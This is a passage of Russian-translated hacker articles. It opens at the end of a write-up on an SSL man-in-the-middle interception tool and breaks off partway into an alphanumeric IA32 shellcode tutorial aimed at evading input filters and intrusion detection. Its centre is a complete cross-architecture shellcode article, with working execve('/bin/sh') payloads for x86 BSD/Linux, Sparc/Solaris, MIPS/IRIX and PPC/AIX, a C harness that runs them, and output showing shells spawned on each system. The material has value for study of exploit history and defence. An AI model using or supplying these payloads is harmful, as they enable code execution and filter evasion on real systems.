                4A:2C:50:3A:50:4E:96:3D:E6:C7:4E:E8:C2:DF:41:F0:0A:26:F0:DD
            X509v3 Authority Key Identifier:
                keyid:4A:2C:50:3A:50:4E:96:3D:E6:C7:4E:E8:C2:DF:41:F0:0A:26:F0:DD
                DirName:/C=US
                serial:00

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: md5WithRSAEncryption
        b7:7d:5a:c7:73:19:66:aa:89:25:7c:f6:bc:fd:7d:82:1a:d0:
        ac:76:93:72:db:2d:f6:3b:e0:88:5f:1d:6e:7c:25:d7:a2:de:
        86:28:38:90:cf:fe:38:a0:1f:67:87:37:8b:2c:f8:65:57:de:
        d1:4c:67:55:af:ca:4c:ae:7b:13:f2:6f:b6:64:f6:aa:7f:28:
        8b:2f:21:07:8f:6d:7e:0c:3f:17:b1:69:3a:ea:c0:fb:a2:aa:
        f9:d6:a6:05:6d:77:e1:e6:f0:12:a3:e6:ca:2a:73:33:f2:91:
        e1:72:c8:83:84:48:fa:fe:98:6c:d4:5a:ab:98:b2:2e:3c:8a:
        eb:f2
```

Единственное отличие между этими двумя вариантами в том, что в поле издателя теперь появился CN, которого там раньше не было. С публичными CA эффект был бы более выраженным, как я уже упоминал.

5. Заключение

Итог: пользователь, работающий в Интернете с интерактивным клиентом в его нынешнем виде, НЕ МОЖЕТ ЗНАТЬ, что его соединение подвергается атаке «человек посередине». У него нет никакого способа отличить ситуацию «браузер запрашивает подтверждение, потому что компания использует неизвестный CA» от «неизвестный CA — это mimd». Даже если он уже посещал сайт и сохранил сертификат (!), он всё равно может попасть в эту ловушку. Внимательный пользователь МОЖЕТ заметить, что ему предлагают принять сертификат, подписанный «RSA Data Security» или «Verisign», и усомниться. Включение режима самоподписания в mimd рассеет его сомнения.

В этой статье я сосредоточился на подходе с «разделёнными портами» для взлома SSL. Существует также технология под названием «upward negotiation» («восходящее согласование»), которая преобразует прежний поток открытого текста в SSL-поток с помощью ключевого слова (например, STARTTLS). Всё сказанное об SSL применимо и к ней, только в данном случае вы не можете использовать mimd напрямую — нужно фильтровать SSL-соединения и перенаправлять их в mimd. Это, вероятно, будет делаться с помощью `MSG_PEEK`; мы исследуем этот вопрос. :)

Благодарности

Segfault Consortium за предоставление тестовой среды и различным людям за вычитку статьи. Если что-то неверно — их вина. :)

Ссылки

[1] "SSL and TLS" Designing and Building Secure Systems
Eric Rescorla, AW 2001
Обязательно к прочтению, если хотите/нужно знать, как работает SSL.

[2] "Angewandte Kryptographie"
Bruce Schneier, AW 1996
Книга для криптоманьяков. Я читал немецкую версию; по-английски это «Applied Cryptography».

[2] различные c-файлы и man-страницы openssl

[3] http://www.cs.uni-potsdam.de/homepages/students/linuxer/sslmim.tar.gz
Реализация DCA, описанная в этой статье; также содержит инструмент `cf`.

[4] Если вы не можете попробовать mimd на своём локальном компьютере, посмотрите снимок экрана сессии с перех
http://www.team-teso.net/ssl-security.png

Architecture Spanning Shellcode

Автор: eugene@gravitino.net

Введение

На вечеринке Defcon8 по случаю четвёртого испытания caezar'a [1] участникам предлагалось написать шеллкод, способный выполняться на двух и более процессорных платформах. Ниже приведено моё решение (не забудьте заглянуть в раздел благодарностей).

Общая идея межархитектурного шеллкода состоит в том, чтобы подобрать такую последовательность байт, которая выполняла бы инструкцию перехода на одной архитектуре и при этом вела себя как NOP на другой. Таким образом, в зависимости от платформы, на которой выполняется код, управление будет передаваться в соответствующий архитектурно-специфичный блок.

Схематично поток байт выглядит следующим образом:

```
XXX
arch1 shellcode
arch2 shellcode
```

где XXX — специально сконструированная последовательность байт, которая на архитектуре 2 выполняет переход к шеллкоду arch2, а на архитектуре 1 — просто передаёт управление дальше, к шеллкоду arch1.

Если требуется поддержка дополнительных платформ, для каждой из них нужно добавить соответствующую пару инструкций «прыжок / NOP».

Архитектура MIPS

Краткое введение в архитектуру MIPS и написание MIPS-шеллкода было дано scut'ом в phrack 56 [2], а также командой LSD в их статье [8].

Единственное, что стоит повторить здесь, — это общий формат MIPS-инструкций. Все инструкции MIPS занимают 32 бита, шесть старших из которых задают код операции [6][7]. Существует три формата инструкций: I-Type (immediate — непосредственный), J-Type (Jump — переход) и R-Type (Register — регистровый). Поскольку мы ищем инструкции, работающие как NOP, нас интересуют преимущественно форматы I и R, структура которых приведена ниже.

Формат инструкции I-Type:

```
31 30 29 28 27 26|25 24 23 22 21| 20 19 18 17 16| 15 .. 0
        op       |       rs     |        rt     | immediate

поля:
    op          6-битный код операции
    rs          5-битный указатель регистра-источника
    rt          5-битный целевой регистр (источник/приёмник) или условие ветвления
    immediate   16-битное непосредственное значение, смещение ветвления или адрес
```

Формат инструкции R-Type:

```
31 30 29 28 27 26|25 24 23 22 21| 20 19 18 17 16| 15 14 131211|109876|5..0
        op       |       rs     |        rt     |      rd     | shamt|funct

поля:
    op          6-битный код операции
    rs          5-битный указатель регистра-источника
    rt          5-битный целевой регистр (источник/приёмник) или условие ветвления
    rd          5-битный указатель регистра-приёмника
    shamt       5-битная величина сдвига
    funct       6-битное поле функции
```

Архитектура Sparc

Подобно MIPS, Sparc является RISC-архитектурой. Все инструкции Sparc занимают 32 бита, а два старших бита задают класс инструкции [4]:

```
op    Класс инструкции

00    Инструкции ветвления
01    Инструкция call
10    Инструкции формата три (тип 1)
11    Инструкции формата три (тип 2)
```

Инструкция call формата один содержит поле op равное `01`, за которым следуют 30 бит адреса. Несмотря на то что это оптимальный вариант (мы контролируем 30 из 32 бит), использовать его нельзя: переходы не являются относительными и, как правило, содержат нулевые байты.

Инструкции формата три (тип 2) — это преимущественно операции загрузки/сохранения, которые нам мало полезны: мы ищем относительно безобидные NOP-подобные инструкции и определённо не хотим использовать ничего, способного аварийно завершить программу (SIGSEGV при недопустимой загрузке/сохранении).

Таким образом, нам остаются инструкции ветвления и инструкции формата три (тип 1). Структура инструкции формата три:

```
31 30 |29 28 27 26 25|24 23 22 21 20 19|18 17 16 15 14|13|12 11 10 9 8 7..0
  op  |       rd     |      op3        |       rs1    |01|    rs2 / imm

поля:
    op          2-битный класс инструкции (10)
    rd          5-битный указатель регистра-приёмника
    op3         5-битный спецификатор инструкции
    rs1         5-битный регистр-источник
    0/1         1-битный признак константы / второго регистра-источника
    rs2 / imm   13-битное поле: либо второй регистр-источник, либо константа
```

Среди перспективных (безобидных) инструкций формата три — add, and, or, xor и sll/srl (определяемые битами op3).

Формат инструкции ветвления:

```
31 30 |29|28 27 26 25|24 23 22|21 .. 0
  op  |a | condition |   op2  |displacement

поля:
    op            2-битный класс инструкции (00)
    a             1-битный флаг аннулирования
    condition     5-битный спецификатор условия: ba, bn, bl, ble, be и т.д.
    op2           3-битный код условия (целочисленный код условия — 010)
    displacement  22-битное смещение адреса
```

Как видно, многие поля уже содержат предопределённые значения, с которыми нам нужно считаться.

Архитектура PPC

PowerPC — ещё одна RISC-архитектура, применяемая такими вендорами, как IBM и Apple. Подробнее см. статью LSD [8].

Архитектура x86

Тема переполнения буфера и написания шеллкода для архитектуры x86 была исчерпывающе разобрана ранее. Хорошее введение — статья Aleph1 в phrack 49 [3].

Немного расширю тему: ниже будет представлен x86-код, работающий сразу на нескольких операционных системах x86. Идея «OS spanning» шеллкода — настроить все регистры и стек таким образом, чтобы удовлетворить требованиям всех целевых операционных систем. Например, BSD передаёт аргументы через стек, а Linux — через регистры (при вызовах системных функций). Если настроить и регистры, и стек, код сможет работать и на BSD, и на Linux x86. Единственная проблема при написании шеллкода для BSD и Linux — различие в номерах системного вызова execve(): Linux использует 0xb, BSD — 0x3b. Для решения этой проблемы необходимо различать системы во время выполнения. Способов много: можно проверить, куда отображены различные сегменты, как настроены сегментные регистры и т.д. Я выбрал анализ сегментных регистров — этот метод выглядит достаточно надёжным. На системах Linux, например, сегментные регистры fs и gs равны 0 (в пользовательском режиме), тогда как на системах BSD они принимают ненулевые значения (0x1f на OpenBSD, 0x2f на FreeBSD). Это различие можно использовать для разграничения двух систем. Рабочий пример см. в разделе «Добавление новых архитектур».

Ещё один способ обработки разных номеров системных вызовов — игнорировать сигнал SIGSYS («недопустимый системный вызов») и при неудаче первого вызова execve() просто попробовать другой номер. Хотя этот метод работает, он весьма ограничен и неприменим к другим операционным системам, например x86 Solaris, которая не использует прерывание 0x80.

Заметим, что «OS spanning» шеллкод не ограничен платформой x86 — ту же идею можно применить к любой аппаратной платформе и любой операционной системе.

Собираем всё вместе: межархитектурный шеллкод

Как уже было сказано, наш шеллкод (первая попытка) выглядит следующим образом:

где XXX — специально сконструированная строка, выполняющая разные инструкции на двух разных платформах.

Когда я начал искать рабочую строку XXX, я взял инструкцию короткого перехода x86 и попытался декодировать её на машине Sun. Поскольку первый байт короткого перехода x86 равен 0xEB (почти все биты равны единице) [5], инструкция декодировалась в странную Sparc-инструкцию формата 3. Следующая попытка — написать инструкцию перехода для Sparc и декодировать её на x86. Идея почти сработала, но декодировать инструкцию перехода Sparc в NOP-подобную инструкцию xor для x86 не удалось из-за смещения в один бит. Тогда я попробовал дополнить инструкцию перехода

x86. Поскольку короткий переход x86 занимает 2 байта, а все инструкции Sparc — 4 байта, у меня было 2 байта для манипуляций. Я понял, что перед байтом 0xEB нужно вставить что-то, что позволит декодировать инструкцию во что-то разумное на Sparc. В качестве байт-заполнителей я выбрал x86-инструкцию NOP (0x90) — это оказалось удачным решением, поскольку 0x90 содержит преимущественно нули. Получившийся поток инструкций выглядел так:

```
\x90\x90\xeb\x30
```

где 0x90 — инструкция NOP для x86, 0xEB — код операции короткого перехода x86, 0x30 — смещение перехода в 48 байт. Вот как эта строка декодируется на машине Sun:

```
(gdb) x 0x1054c
0x1054c <main+20>:      0x9090eb30

(gdb) x/t 0x1054c
0x1054c <main+20>:      10010000100100001110101100110000

(gdb) x/i 0x1054c
0x1054c <main+20>:      orcc  %g3, 0xb30, %o0
```

Как видно, наша строка декодировалась в безобидную инструкцию формата 3 — `or`, которая портит регистр `%o0`. Именно это нам и было нужно: короткий переход на одной архитектуре (x86) и безобидная инструкция на другой (Sparc). Имея это в виду, наш шеллкод принимает следующий вид:

```
\x90\x90\xeb\x30
[sparc shellcode]
[x86 shellcode]
```

Проверяем:

```
[openbsd]$ cat ass.c□□; ass как в Architecture Spanning Shellcode :)
char sc[] =
□/* магическая строка */
□"\x90\x90\xeb\x30"

□/* sparc solaris execve() */
□"\x2d\x0b\xd8\x9a"                  /* sethi $0xbd89a, %l6        */
□"\xac\x15\xa1\x6e"                  /* or %l6, 0x16e, %l6         */
□"\x2f\x0b\xdc\xda"                  /* sethi $0xbdcda, %l7        */
□"\x90\x0b\x80\x0e"                  /* and %sp, %sp, %o0          */
□"\x92\x03\xa0\x08"                  /* add %sp, 8, %o1            */
□"\x94\x1a\x80\x0a"                  /* xor %o2, %o2, %o2          */
□"\x9c\x03\xa0\x10"                  /* add %sp, 0x10, %sp         */
□"\xec\x3b\xbf\xf0"                  /* std %l6, [%sp - 0x10]      */
□"\xdc\x23\xbf\xf8"                  /* st %sp, [%sp - 0x08]       */
□"\xc0\x23\xbf\xfc"                  /* st %g0, [%sp - 0x04]       */
□"\x82\x10\x20\x3b"                  /* mov $0x3b, %g1             */
□"\x91\xd0\x20\x08"                  /* ta 8                       */

□/* BSD execve() */
        "\xeb\x17"                     /* jmp */
        "\x5e"                         /* pop  %esi */
        "\x31\xc0"                     /* xor  %eax, %eax */
        "\x50"                         /* push %eax */
        "\x88\x46\x07"                 /* mov  %al,0x7(%esi) */
        "\x89\x46\x0c"                 /* mov  %eax,0xc(%esi) */
        "\x89\x76\x08"                 /* mov  %esi,0x8(%esi) */
        "\x8d\x5e\x08"                 /* lea  0x8(%esi),%ebx */
        "\x53"                         /* push %ebx */
        "\x56"                         /* push %esi */
        "\x50"                         /* push %eax */
        "\xb0\x3b"                     /* mov  $0x3b, %al */
        "\xcd\x80"                     /* int  $0x80 */
        "\xe8\xe4\xff\xff\xff"         /* call */
        "\x2f\x62\x69\x6e\x2f\x73\x68"; /* /bin/sh */


int main(void)
```

```
{
        void (*f)(void) = (void (*)(void)) sc;

        f();

        return 0;
}
```

```
[openbsd]$ gcc ass.c
[openbsd]$ ./a.out
$ uname -ms
OpenBSD i386

[solaris]$ gcc ass.c
[solaris]$ ./a.out
$ uname -ms
SunOS sun4u
```

Работает!

Добавление новых архитектур

Теоретически межархитектурный шеллкод не привязан ни к конкретной операционной системе, ни к конкретной аппаратной архитектуре. Значит, можно написать шеллкод, работающий более чем на двух архитектурах. Формат такого шеллкода (вторая попытка) для трёх архитектур будет выглядеть так:

```
XXX
YYY
arch1 shellcode
arch2 shellcode
arch3 shellcode
```

где arch1 — MIPS, arch2 — Sparc, arch3 — x86.

В первую очередь я попробовал повторно использовать магическую строку из ass.c. К сожалению, 0x9090eb30 не декодировалась ни во что разумное на платформе IRIX, пришлось искать другое решение. Следующий шаг — заменить байты 0x90 на другие NOP-подобные, чтобы найти последовательность, работающую одновременно на Sparc и MIPS. Перебирая x86-инструкции NOP из инструментария ADMmutate K2, я наткнулся на инструкцию AAA с кодом операции 0x37. AAA подошла идеально: строка 0x3737eb30 корректно декодировалась на всех трёх платформах:

```
x86:
    aaa
    aaa
    jmp +120

sparc:
    sethi  %hi(0xdFADE000), %i3

mips:
    ori $s7,$t9,0xeb78
```

Разобравшись со строкой XXX, я занялся частью YYY для платформ MIPS и Sparc. Первая же опробованная инструкция сработала на обеих. Это была аннулированная инструкция безусловного перехода Sparc `ba,a` (0x30800012), которая декодировалась в

```
andi $zero,$a0,0x12
```

на платформе MIPS. Инструкция перехода декодировалась не только в безобидный `andi` на MIPS, но ещё и не требовала инструкции в слоте задержки перехода (branch delay slot), поскольку переход ba был аннулирован [4]. Итоговый шеллкод принял следующий вид:

```
        "\x37\x37\xeb\x78"      /* x86:         aaa; aaa; jmp 116+4     */
                                /* MIPS:        ori $s7,$t9,0xeb78      */
                                /* Sparc:       sethi %hi(0xdfade000),%i3*/

        "\x30\x80\x00\x12"      /* MIPS:        andi $zero,$a0,0x12     */
                                /* Sparc:       ba,a +72                */

□[snip real shellcode]
```

Пока мы добавляем новые архитектуры, посмотрим, как строки XXX и YYY из приведённого шеллкода декодируются на платформе PPC/AIX:

```
(gdb) x 0x10000364
0x10000364 <main+36>:   0x3737eb78

(gdb) x/i 0x10000364
0x10000364 <main+36>:   addic.  r25,r23,-5256

(gdb) x/x 0x10000368
0x10000368 <main+40>:   0x30800012

(gdb) x/i 0x10000368
0x10000368 <main+40>:   addic   r4,r0,18
```

Повезло! Строки XXX и YYY из комбинации MIPS/x86/Sparc корректно декодировались в две безобидные инструкции сложения. Теперь осталось найти инструкцию, которая выполняла бы переход на MIPS и была бы NOP на PPC/AIX. После недолгого поиска выяснилось, что инструкция MIPS `bgtz` декодируется в корректную инструкцию умножения на AIX:

```
[MIPS]
(gdb) x 0x10001008
0x10001008 <sc+8>:      0x1ee00101

(gdb) x/i 0x10001008
0x10001008 <sc+8>:      bgtz $s7,0x10001410 <+1040>


[AIX]
(gdb) x 0x10000378
0x10000378 <main+56>:   0x1ee00101

(gdb) x/i 0x10000378
0x10000378 <main+56>:   mulli   r23,r0,257
```

Инструкция `bgtz` — условный переход «больше нуля» [7]. Обратите внимание: она использует регистр `$s7`, который был изменён нами ранее в NOP-инструкции. Смещение перехода установлено равным 0x0101 (для исключения NULL-байт в инструкции), что соответствует относительному прыжку на 1028 байт вперёд. Собираем всё вместе:

```
[openbsd]$ cat ass.c

/*
 * Architecture/OS Spanning Shellcode
 *
 * runs on x86 (freebsd, netbsd, openbsd, linux), MIPS/Irix, Sparc/Solaris
 * and PPC/AIX (AIX platforms require -DAIX compiler flag)
 *
 * eugene@gravitino.net
 */

char sc[] =
□/* voodoo */
□"\x37\x37\xeb\x7b"□/* x86:□□aaa; aaa; jmp 116+4□*/
□□□□/* MIPS:□ori□$s7,$t9,0xeb7b□*/
□□□□/* Sparc:□sethi□%hi(0xdFADEc00), %i3 */
□□□□/* PPC/AIX:□addic.□r25,r23,-5253□*/

□"\x30\x80\x01\x14"□/* MIPS:□andi□$zero,$a0,0x114□*/
```

```
□□□□/* Sparc: □ba,a□+1104□□*/
□□□□/* PPC/AIX:□addic   r4,r0,276□*/

□"\x1e\xe0\x01\x01"□/* MIPS:□bgtz□$s7, +1032□*/
□□□□/* PPC/AIX:□mulli□r23,r0,257□*/

□"\x30\x80\x01\x14"□/* заполнение слота задержки ветвления MIPS
□□□□   той же инструкцией NOP для MIPS / AIX□*/


□/* PPC/AIX shellcode by LAST STAGE OF DELIRIUM□*://lsd-pl.net/□*/
□"\x7e\x94\xa2\x79"□/* xor.□□r20,r20,r20□□*/
□"\x40\x82\xff\xfd"□/* bnel□□<syscallcode>□□*/
□"\x7e\xa8\x02\xa6"□/* mflr□□r21□□□*/
□"\x3a\xc0\x01\xff"□/* lil□□r22,0x1ff□□*/
□"\x3a\xf6\xfe\x2d"□/* cal□□r23,-467(r22)□□*/
□"\x7e\xb5\xba\x14"□/* cax□□r21,r21,r23□□*/
□"\x7e\xa9\x03\xa6"□/* mtctr□r21□□□*/
□"\x4e\x80\x04\x20"□/* bctr□□□□□*/

□"\x04\x82\x53\x71"
□"\x87\xa0\x89\xfc"
□"\x69\x68\x67\x65"

□"\x4c\xc6\x33\x42"□/* crorc□cr6,cr6,cr6□□*/
□"\x44\xff\xff\x02"□/* svca□□0x0□□□*/
□"\x3a\xb5\xff\xf8"□/* cal□□r21,-8(r21)□□*/

□"\x7c\xa5\x2a\x79"□/* xor.□□r5,r5,r5□□*/
□"\x40\x82\xff\xfd"□/* bnel□□<shellcode>□□*/
□"\x7f\xe8\x02\xa6"□/* mflr□□r31□□□*/
□"\x3b\xff\x01\x20"□/* cal□□r31,0x120(r31)□□*/
□"\x38\x7f\xff\x08"□/* cal□□r3,-248(r31)□□*/
□"\x38\x9f\xff\x10"□/* cal□□r4,-240(r31)□□*/
□"\x90\x7f\xff\x10"□/* st□□r3,-240(r31)□□*/
□"\x90\xbf\xff\x14"□/* st□□r5,-236(r31)□□*/
□"\x88\x55\xff\xf4"□/* lbz□□r2,-12(r21)□□*/
□"\x98\xbf\xff\x0f"□/* stb□□r5,-241(r31)□□*/
□"\x7e\xa9\x03\xa6"□/* mtctr□r21□□□*/
□"\x4e\x80\x04\x20"□/* bctr□□□□□*/
□"/bin/sh"


□/* x86 BSD/Linux execve() by me */
        "\xeb\x29"□□/* jmp□□□□□*/
        "\x5e"□□□/* pop□□%esi□□□*/
        "\x31\xc0"□□/* xor□□%eax, %eax□□*/
        "\x50"□□□/* push□□%eax □□□*/
        "\x88\x46\x07"□□/* mov□□%al,0x7(%esi) □□*/
        "\x89\x46\x0c"□□/* mov□□%eax,0xc(%esi)□□*/
        "\x89\x76\x08"□□/* mov□□%esi,0x8(%esi)□□*/
        "\x8d\x5e\x08"□□/* lea□□0x8(%esi),%ebx□□*/
        "\x53"□□□/* push□□%ebx□□□*/
        "\x56"□□□/* push□□%esi□□□*/
        "\x50"□□□/* push□□%eax□□□*/

        /* настройка регистров для linux */
        "\x8d\x4e\x08"□□/* lea□□0x8(%esi),%ecx□□*/
        "\x8d\x56\x08"□□/* lea□□0x8(%esi),%edx□□*/
        "\x89\xf3"□□/* mov□□%esi, %ebx□□*/

        /* различение BSD и Linux */
        "\x8c\xe0"□□/* movl□□%fs, %eax□□*/
        "\x21\xc0"□□/* andl□□%eax, %eax□□*/
        "\x74\x04"□□/* jz□□+4□□□*/
        "\xb0\x3b"□□/* mov□□$0x3b, %al□□*/
        "\xeb\x02"□□/* jmp□□+2□□□*/
        "\xb0\x0b"□□/* mov□□$0xb, %al□□*/

        "\xcd\x80"□□/* int□□$0x80□□□*/
        "\xe8\xd2\xff\xff\xff"□/* call□□□□□*/
```

```
        "\x2f\x62\x69\x6e"□/* /bin□□□□□*/
□"\x2f\x73\x68"□□/* /sh□□□□□*/


□/*
□ * заполнение шеллкодов MIPS/Irix и Sparc/Solaris
□ * прыжки > 0x0101 байт выполняются на обеих платформах
□ * для исключения NULL-байт в инструкциях перехода
□ */
□"23595959128110118111451281301241181161181211141272312913012411 71"
□"29118132455713412911812111012312411812911012345129130124117129 11"
□"81324557127124121124112451231181201284512913012411712911813245 12"
□"91281181331144511410045591131301101114511411712945115124451341 29"
□"13011011411123114117129455711711212911813212845114117129451131 23"
□"11045123124127129112114121114451141171294511512445113121127124 13"
□"24511411712945595959132124123451131211271241324512713012445128 11"
□"84512811811797971171181284511812845124130127451321241271211134 51"
□"23124132595959451291171144513212412712111345124115451291171144 51"
□"14121114112129127124123451101231134512911711445128132118129112 11"
□"75745129117114231111141101301291344512411545129117114451111101 30"
□"11359451001144511413311812812945132118129117124130129451281201 18"
□"12345112124121124127574513211812911712413012945123110129118124 12"
□"31101211181291345745132118"


        /* 68-байтный MIPS/Irix PIC execve шеллкод. -scut/teso□□*/
        "\xaf\xa0\xff\xfc"      /* sw           $zero, -4($sp)          */
        "\x24\x06\x73\x50"      /* li           $a2, 0x7350             */
        "\x04\xd0\xff\xff"      /* bltzal       $a2, dpatch             */
        "\x8f\xa6\xff\xfc"      /* lw           $a2, -4($sp)            */

        /* a2 = (char **) envp = NULL */
        "\x24\x0f\xff\xcb"      /* li           $t7, -53                */
        "\x01\xe0\x78\x27"      /* nor          $t7, $t7, $zero         */
        "\x03\xef\xf8\x21"      /* addu         $ra, $ra, $t7           */

        /* a0 = (char *) pathname */
        "\x23\xe4\xff\xf8"      /* addi         $a0, $ra, -8            */

        /* исправление фиктивного байта 0x42 в пути к оболочке */
        "\x8f\xed\xff\xfc"      /* lw           $t5, -4($ra)            */
        "\x25\xad\xff\xbe"      /* addiu        $t5, $t5, -66           */
        "\xaf\xed\xff\xfc"      /* sw           $t5, -4($ra)            */

        /* a1 = (char **) argv */
        "\xaf\xa4\xff\xf8"      /* sw           $a0, -8($sp)            */
        "\x27\xa5\xff\xf8"      /* addiu        $a1, $sp, -8            */

        "\x24\x02\x04\x23"      /* li           $v0, 1059 (SYS_execve)  */
        "\x01\x01\x01\x0c"      /* syscall                              */
        "\x2f\x62\x69\x6e"      /* .ascii       "/bin"                  */
        "\x2f\x73\x68\x42"      /* .ascii       "/sh", .byte 0xdummy    */


        /* Sparc Solaris execve() — автор неизвестен */
        "\x2d\x0b\xd8\x9a"□/* sethi□$0xbd89a, %l6           */
        "\xac\x15\xa1\x6e"□/* or□□%l6, 0x16e, %l6         */
        "\x2f\x0b\xdc\xda"□/* sethi□$0xbdcda, %l7           */
        "\x90\x0b\x80\x0e"□/* and□□%sp, %sp, %o0           */
        "\x92\x03\xa0\x08"□/* add□□%sp, 8, %o1             */
        "\x94\x1a\x80\x0a"□/* xor□□%o2, %o2, %o2           */
        "\x9c\x03\xa0\x10"□/* add□□%sp, 0x10, %sp          */
        "\xec\x3b\xbf\xf0"□/* std□□%l6, [%sp - 0x10]       */
        "\xdc\x23\xbf\xf8"□/* st□□%sp, [%sp - 0x08]       */
        "\xc0\x23\xbf\xfc"□/* st□□%g0, [%sp - 0x04]       */
        "\x82\x10\x20\x3b"□/* mov□□$0x3b, %g1              */
        "\x91\xd0\x20\x08"□/* ta□□8                       */
;


int main(void)
```

```
{
#if defined(AIX)
/* copyright LAST STAGE OF DELIRIUM feb 2001 poland */
        int jump[2]={(int)sc,*((int*)&main+1)};

        ((*(void (*)())jump)());
#else
        void (*f)(void) = (void (*)(void)) sc;

        f();
#endif

        return 0;
}

[openbsd]$ gcc ass.c
[openbsd]$ ./a.out
$ uname -ms
OpenBSD i386

[freebsd]$ gcc ass.c
[freebsd]$ ./a.out
$ uname -ms
FreeBSD i386

[linux]$ gcc ass.c
[linux]$ ./a.out
$ uname -ms
Linux i686

[solaris]$ gcc ass.c
[solaris]$ ./a.out
$ uname -ms
SunOS sun4u

[irix]$ gcc ass.c
[irix]$ ./a.out
$ uname -ms
IRIX IP22

[aix]$ gcc ass.c
[aix]$ ./a.out
$ uname -ms
AIX 000089101000
```

Заключение

Межархитектурный шеллкод — это специально сконструированный код, который выполняется по-разному в зависимости от архитектуры, на которой запущен. Это достигается за счёт использования последовательности байт, которая по-разному интерпретируется на разных архитектурах.

Кросс-операционный шеллкод — специально сконструированный код, выполняющийся на нескольких операционных системах, работающих на одной платформе. Это достигается настройкой регистров и стека таким образом, чтобы удовлетворить требованиям всех целевых операционных систем.

Благодарности

Greg Hoglund — за совместную работу над этой идеей на вечеринке испытания

prole и harm — за то, что придумали это задолго до испытания
http://www.redgeek.net/~prole/ASSC.txt

gravitino.net, GHI, skyper, spoonm

Ссылки

[1] Caezar's challenge
    http://www.caezarschallenge.org

[2] Writing MIPS/IRIX shellcode
    scut (phrack 56)

[3] Smashing The Stack For Fun And Profit
    Aleph One (phrack 49)

[4] SPARC Architecture, Assembly Language Programming, and C. 2nd ed.
    Richard P. Paul

[5] IA-32 Intel Architecture, Software Developer's Manual
    Intel, Corp
    http://developer.intel.com

[6] Computer Organization and Design
    David A. Patterson and John L. Hennessy

[7] MIPS RISC Architecture
    Gerry Kane and Joe Heinrich

[8] UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes
    The Last Stage of Delirium Research Group http://lsd-pl.net

Написание алфавитно-цифровых шеллкодов для IA32

Автор: rix@hert.org

Введение

Сегодня всё больше и больше эксплойтов приходится писать на ассемблере — в особенности для создания классических шеллкодов (при переполнениях буфера, атаках форматной строки и т. д.).

Многие программы теперь реализуют мощную фильтрацию ввода с помощью таких функций, как `strspn()` или `strcspn()`: это не позволяет легко вставлять шеллкоды в различные буферы. Аналогичным образом, всё больше IDS-систем обнаруживают подозрительные последовательности опкодов, часть из которых указывает на наличие шеллкода.

Один из способов обойти подобное сопоставление с шаблоном — использовать полиморфные техники, например инструмент ADMmutate от K2. Другой способ будет представлен здесь: мы попытаемся написать нефильтруемые шеллкоды для IA32, используя только алфавитно-цифровые символы — точнее, только символы `'0'–'9'`, `'A'–'Z'` и `'a'–'z'`.

Если нам удастся написать такие алфавитно-цифровые шеллкоды, мы сможем хранить их практически где угодно! Перечислим некоторые интересные возможности:
• фильтруемые входные данные
• переменные окружения
• классические команды, инструкции и параметры стандартных протоколов
• имена файлов и каталогов
• имена пользователей и пароли
• ...

Используемые инструкции

Прежде чем приступать к изучению конкретных техник, рассмотрим инструкции IA32, которые окажутся для нас полезными.

Для начала — несколько обозначений (из документации Intel), которые мы будем использовать в наших сводных таблицах:

• `` — байтовый регистр.
• `` — двойное слово-регистр.
• `` — байтовый регистр или байт из памяти (через указатель).
• `` — регистр двойного слова или двойное слово из памяти (через указатель).
• `` — указывает, что за байтом инструкции следуют один или несколько байтов операнда. Один из них — «байт ModR/M» — позволяет задать используемую форму адресации с помощью трёх битовых полей.

```
Байт ModR/M:

7 6 5 4 3 2 1 0
```

```
                +---+-----+-----+
                |mod|  r  | r/m |
                +---+-----+-----+

В данном случае </r> означает, что байт ModR/M будет содержать
операнд-регистр и операнд-регистр или операнд-память.
```

• `` — непосредственное байтовое значение.
• `` — непосредственное значение двойного слова.
• `` — знаковое 8-битное смещение.
• `` — знаковое 32-битное смещение.
• `` — инструкция, возможно, требует некоторых операндов (закодированных на нескольких байтах операнда).

АЛФАВИТНО-ЦИФРОВЫЕ ОПКОДЫ:

Вспомним все инструкции с алфавитно-цифровыми опкодами:

```
шестнадц. опкод    | символ | инструкция                        | интересна
-------------------+--------+-----------------------------------+----------
30 </r>            | '0'    | xor <r/m8>,<r8>                   | ДА
31 </r>            | '1'    | xor <r/m32>,<r32>                 | ДА
32 </r>            | '2'    | xor <r8>,<r/m8>                   | ДА
33 </r>            | '3'    | xor <r32>,<r/m32>                 | ДА
34 <imm8>          | '4'    | xor al,<imm8>                     | ДА
35 <imm32>         | '5'    | xor eax,<imm32>                   | ДА
36                 | '6'    | ss:   (префикс замены сегмента)|
37                 | '7'    | aaa                               |
38 </r>            | '8'    | cmp <r/m8>,<r8>                   | ДА
39 </r>            | '9'    | cmp <r/m32>,<r32>                 | ДА
                   |        |                                   |
41                 | 'A'    | inc ecx                           | ДА
42                 | 'B'    | inc edx                           | ДА
43                 | 'C'    | inc ebx                           | ДА
44                 | 'D'    | inc esp                           | ДА
45                 | 'E'    | inc ebp                           | ДА
46                 | 'F'    | inc esi                           | ДА
47                 | 'G'    | inc edi                           | ДА
48                 | 'H'    | dec eax                           | ДА
49                 | 'I'    | dec ecx                           | ДА
4A                 | 'J'    | dec edx                           | ДА
4B                 | 'K'    | dec ebx                           | ДА
4C                 | 'L'    | dec esp                           | ДА
4D                 | 'M'    | dec ebp                           | ДА
4E                 | 'N'    | dec esi                           | ДА
4F                 | 'O'    | dec edi                           | ДА
50                 | 'P'    | push eax                          | ДА
51                 | 'Q'    | push ecx                          | ДА
52                 | 'R'    | push edx                          | ДА
53                 | 'S'    | push ebx                          | ДА
54                 | 'T'    | push esp                          | ДА
55                 | 'U'    | push ebp                          | ДА
56                 | 'V'    | push esi                          | ДА
57                 | 'W'    | push edi                          | ДА
58                 | 'X'    | pop eax                           | ДА
59                 | 'Y'    | pop ecx                           | ДА
5A                 | 'Z'    | pop edx                           | ДА
                   |        |                                   |
61                 | 'a'    | popa                              | ДА
62 <...>           | 'b'    | bound <...>                       |
63 <...>           | 'c'    | arpl <...>                        |
64                 | 'd'    | fs:   (префикс замены сегмента)|
65                 | 'e'    | gs:   (префикс замены сегмента)|
66                 | 'f'    | o16:  (переопределение размера операнда)| ДА
67                 | 'g'    | a16:  (переопределение размера адреса)|
68 <imm32>         | 'h'    | push <imm32>                      | ДА
69 <...>           | 'i'    | imul <...>                        |
6A <imm8>          | 'j'    | push <imm8>                       | ДА
6B <...>           | 'k'    | imul <...>                        |
```

```
6C <...>          | 'l'    | insb <...>                    |
6D <...>          | 'm'    | insd <...>                    |
6E <...>          | 'n'    | outsb <...>                   |
